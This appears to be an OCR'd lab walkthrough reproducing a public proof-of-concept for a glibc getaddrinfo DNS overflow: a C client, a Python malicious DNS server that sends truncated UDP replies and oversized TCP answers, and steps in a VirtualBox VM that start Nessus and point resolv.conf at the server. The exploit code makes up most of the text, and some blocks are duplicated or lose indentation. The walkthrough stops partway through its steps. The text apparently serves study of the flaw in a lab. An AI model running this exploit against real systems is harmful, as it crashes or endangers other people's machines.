
1. Client-side code (client.c)



```c
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <err.h>
#include <stdio.h>
#include <string.h>

int
main(void)
{
	struct addrinfo hints, *res;
	int r;

	memset(&hints, 0, sizeof(hints));
	hints.ai_socktype = SOCK_STREAM;

	if ((r = getaddrinfo("foo.bar.google.com", "22",
	    &hints, &res)) != 0)
		errx(1, "getaddrinfo: %s", gai_strerror(r));

	return 0;
}
```


2. Server-side code (server.py)

```
#!/usr/bin/python

import socket
import time
import struct
import threading

IP = '127.0.0.1' # Insert your ip for bind() here...
ANSWERS1 = 184

terminate = False
last_reply = None
reply_now = threading.Event()


def dw(x):
  return struct.pack('>H', x)

def dd(x):
  return struct.pack('>I', x)

def dl(x):
  return struct.pack('<Q', x)

def db(x):
  return chr(x)

def udp_thread():
  global terminate

  # Handle UDP requests
  sock_udp = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
  sock_udp.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
  sock_udp.bind((IP, 53))

  reply_counter = 0
  counter = -1

  answers = []

  while not terminate:
    data, addr = sock_udp.recvfrom(1024)
    print '[UDP] Total Data len recv ' + str(len(data))
    id_udp = struct.unpack('>H', data[0:2])[0]
    query_udp = data[12:]

    # Send truncated flag... so it retries over TCP
    data = dw(id_udp)                      # id
    data += dw(0x8380)                     # flags with truncated set
    data += dw(1)                          # questions
    data += dw(0)                          # answers
    data += dw(0)                          # authoritative
    data += dw(0)                          # additional
    data += query_udp                      # question
    data += '\x00' * 2500                  # Need a long DNS response to force malloc

    answers.append((data, addr))

    if len(answers) != 2:
      continue

    counter += 1

    if counter % 4 == 2:
      answers = answers[::-1]
```



```
  # Handle UDP requests
  sock_udp = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
  sock_udp.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
  sock_udp.bind((IP, 53))

  reply_counter = 0
  counter = -1

  answers = []

  while not terminate:
    data, addr = sock_udp.recvfrom(1024)
    print '[UDP] Total Data len recv ' + str(len(data))
    id_udp = struct.unpack('>H', data[0:2])[0]
    query_udp = data[12:]

    # Send truncated flag... so it retries over TCP
    data = dw(id_udp)                     # id
    data += dw(0x8380)                    # flags with truncated set
    data += dw(1)                         # questions
    data += dw(0)                         # answers
    data += dw(0)                         # authoritative
    data += dw(0)                         # additional
    data += query_udp                     # question
    data += '\x00' * 2500                 # Need a long DNS response to force malloc

    answers.append((data, addr))

    if len(answers) != 2:
      continue

    counter += 1

    if counter % 4 == 2:
      answers = answers[::-1]

    time.sleep(0.01)
    sock_udp.sendto(*answers.pop(0))
    reply_now.wait()
    sock_udp.sendto(*answers.pop(0))

  sock_udp.close()


def tcp_thread():
  global terminate
  counter = -1

  #Open TCP socket
  sock_tcp = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  sock_tcp.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
  sock_tcp.bind((IP, 53))
  sock_tcp.listen(10)

  while not terminate:
    conn, addr = sock_tcp.accept()
    counter += 1
    print 'Connected with ' + addr[0] + ':' + str(addr[1])

    # Read entire packet
    data = conn.recv(1024)
    print '[TCP] Total Data len recv ' + str(len(data))
```

```
# Read entire packet
data = conn.recv(1024)
print '[TCP] Total Data len recv ' + str(len(data))

reqlen1 = socket.ntohs(struct.unpack('H', data[0:2])[0])
print '[TCP] Request1 len recv ' + str(reqlen1)
data1 = data[2:2+reqlen1]
id1 = struct.unpack('>H', data1[0:2])[0]
query1 = data[12:]

# Do we have an extra request?
data2 = None
if len(data) > 2+reqlen1:
  reqlen2 = socket.ntohs(struct.unpack('H', data[2+reqlen1:2+reqlen1+2])[0])
  print '[TCP] Request2 len recv ' + str(reqlen2)
  data2 = data[2+reqlen1+2:2+reqlen1+2+reqlen2]
  id2 = struct.unpack('>H', data2[0:2])[0]
  query2 = data2[12:]

# Reply them on different packets
data = ''
data += dw(id1)                     # id
data += dw(0x8180)                  # flags
data += dw(1)                       # questions
data += dw(ANSWERS1)                # answers
data += dw(0)                       # authoritative
data += dw(0)                       # additional
data += query1                      # question

for i in range(ANSWERS1):
  answer = dw(0xc00c)  # name compressed
  answer += dw(1)      # type A
  answer += dw(1)      # class
  answer += dd(13)     # ttl
  answer += dw(4)      # data length
  answer += 'D' * 4    # data

  data += answer

data1_reply = dw(len(data)) + data

if data2:
  data = ''
  data += dw(id2)
  data += 'B' * (2300)
  data2_reply = dw(len(data)) + data
else:
  data2_reply = None
```



```
    # Do we have an extra request?
    data2 = None
    if len(data) > 2+reqlen1:
      reqlen2 = socket.ntohs(struct.unpack('H', data[2+reqlen1:2+reqlen1+2])[0])
      print '[TCP] Request2 len recv ' + str(reqlen2)
      data2 = data[2+reqlen1+2:2+reqlen1+2+reqlen2]
      id2 = struct.unpack('>H', data2[0:2])[0]
      query2 = data2[12:]

    # Reply them on different packets
    data = ''
    data += dw(id1)                      # id
    data += dw(0x8180)                   # flags
    data += dw(1)                        # questions
    data += dw(ANSWERS1)                 # answers
    data += dw(0)                        # authoritative
    data += dw(0)                        # additional
    data += query1                       # question

    for i in range(ANSWERS1):
      answer = dw(0xc00c)  # name compressed
      answer += dw(1)      # type A
      answer += dw(1)      # class
      answer += dd(13)     # ttl
      answer += dw(4)      # data length
      answer += 'D' * 4    # data

      data += answer

    data1_reply = dw(len(data)) + data

    if data2:
      data = ''
      data += dw(id2)
      data += 'B' * (2300)
      data2_reply = dw(len(data)) + data
    else:
      data2_reply = None

    reply_now.set()
    time.sleep(0.01)
    conn.sendall(data1_reply)
    time.sleep(0.01)
    if data2:
      conn.sendall(data2_reply)

    reply_now.clear()

  sock_tcp.shutdown(socket.SHUT_RDWR)
  sock_tcp.close()


if __name__ == "__main__":

 t = threading.Thread(target=udp_thread)
 t.daemon = True
 t.start()
 tcp_thread()
 terminate = True
```


Reference : https://www.exploit-db.com/exploits/39454

Author : Google Security research

Exploit type : DOS

Exploitation steps:

1.Checking the IP of the System




rootubuntu@rootubuntu-VirtualBox: ~

```
rootubuntu@rootubuntu-VirtualBox:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:2e:14:cb
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2e:14cb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:49 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11296 (11.2 KB)  TX bytes:15696 (15.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:247 errors:0 dropped:0 overruns:0 frame:0
          TX packets:247 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23152 (23.1 KB)  TX bytes:23152 (23.1 KB)

rootubuntu@rootubuntu-VirtualBox:~$
```

rootubuntu@rootubuntu-VirtualBox: ~

```
rootubuntu@rootubuntu-VirtualBox:~$
```

2. Running the Nessus vulnerability scanner. You can check the report from the link provided when installing the scanner.




rootubuntu@rootubuntu-VirtualBox: ~

```
rootubuntu@rootubuntu-VirtualBox:~$ sudo /etc/init.d/nessusd start
Starting Nessus : .
rootubuntu@rootubuntu-VirtualBox:~$ [Tue May 12 15:16:50 2020][1961.1][op=_qdb_map][name=se
rvices-udp.db][fd=-1][map_sz=38575]: complete
[Tue May 12 15:16:50 2020][1961.1][op=_qdb_map][name=services-tcp.db][fd=-1][map_sz=40899]:
 complete
[Tue May 12 15:16:50 2020][1961.1][op=_qdb_map][name=services-tcp.db][fd=-1][map_sz=40899]:
 complete
[Tue May 12 15:16:51 2020][1961.1][op=qdb_sync][name=upgrades.db][fd=5][map_sz=0][file_size
=55]: complete
[Tue May 12 15:16:56 2020][1961.1][op=qdb_sync][name=plugins-desc.db][fd=14][map_sz=0][file
_size=171845086]: complete
[Tue May 12 15:16:56 2020][1961.1][op=qdb_sync][name=plugins-code.db][fd=7][map_sz=0][file_
size=2648253769]: complete
```

rootubuntu@rootubuntu-VirtualBox: ~

```
rootubuntu@rootubuntu-VirtualBox:~$
```

3. Shutting down the Nessus vulnerability scanner after scan is complete




```
rootubuntu@rootubuntu-VirtualBox: ~
rootubuntu@rootubuntu-VirtualBox:~$ sudo /etc/init.d/nessusd start
Starting Nessus : .
rootubuntu@rootubuntu-VirtualBox:~$ [Tue May 12 15:16:50 2020][1961.1][op=_qdb_map][name=se
rvices-udp.db][fd=-1][map_sz=38575]: complete
[Tue May 12 15:16:50 2020][1961.1][op=_qdb_map][name=services-tcp.db][fd=-1][map_sz=40899]:
 complete
[Tue May 12 15:16:50 2020][1961.1][op=_qdb_map][name=services-tcp.db][fd=-1][map_sz=40899]:
 complete
[Tue May 12 15:16:51 2020][1961.1][op=qdb_sync][name=upgrades.db][fd=5][map_sz=0][file_size
=55]: complete
[Tue May 12 15:16:56 2020][1961.1][op=qdb_sync][name=plugins-desc.db][fd=14][map_sz=0][file
_size=171845086]: complete
[Tue May 12 15:16:56 2020][1961.1][op=qdb_sync][name=plugins-code.db][fd=7][map_sz=0][file_
size=2648253769]: complete
sudo /etc/init.d/nessusd stop
Shutting down Nessus : .
rootubuntu@rootubuntu-VirtualBox:~$
```

```
rootubuntu@rootubuntu-VirtualBox: ~
rootubuntu@rootubuntu-VirtualBox:~$
```

4. Changing the IP address, for this the root privileges must be given before typing the command.

The root privileges can be given by typing “sudo” Infront of the command.

The command: **sudo vi /etc/resolv.conf**




```
rootubuntu@rootubuntu-VirtualBox: ~
rootubuntu@rootubuntu-VirtualBox:~$ sudo /etc/init.d/nessusd start
Starting Nessus : .
rootubuntu@rootubuntu-VirtualBox:~$ [Tue May 12 15:16:50 2020][1961.1][op=_qdb_map][name=se
rvices-udp.db][fd=-1][map_sz=38575]: complete
[Tue May 12 15:16:50 2020][1961.1][op=_qdb_map][name=services-tcp.db][fd=-1][map_sz=40899]:
 complete
[Tue May 12 15:16:50 2020][1961.1][op=_qdb_map][name=services-tcp.db][fd=-1][map_sz=40899]:
 complete
[Tue May 12 15:16:51 2020][1961.1][op=qdb_sync][name=upgrades.db][fd=5][map_sz=0][file_size
=55]: complete
[Tue May 12 15:16:56 2020][1961.1][op=qdb_sync][name=plugins-desc.db][fd=14][map_sz=0][file
_size=171845086]: complete
[Tue May 12 15:16:56 2020][1961.1][op=qdb_sync][name=plugins-code.db][fd=7][map_sz=0][file_
size=2648253769]: complete
sudo /etc/init.d/nessusd stop
Shutting down Nessus : .
rootubuntu@rootubuntu-VirtualBox:~$ sudo vi /etc/resolv.conf
```

```
rootubuntu@rootubuntu-VirtualBox: ~
rootubuntu@rootubuntu-VirtualBox:~$
```

5. Next in the vi editor we should change the IP address to the one that is existing in the server.py code. It is easy is we simply comment the existing one and add the new nameserver address. The changes must be then saved by pressing the **Esc key** and typing the command ": **wq!"** And pressing the **Enter key** to save the changes.

